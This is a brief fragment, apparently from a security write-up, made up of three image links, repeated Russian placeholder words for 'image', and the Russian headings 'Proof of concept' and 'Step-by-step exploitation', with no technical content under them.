


изображение изображение изображение изображение изображение

Доказательство концепции

Пошаговая эксплуатация

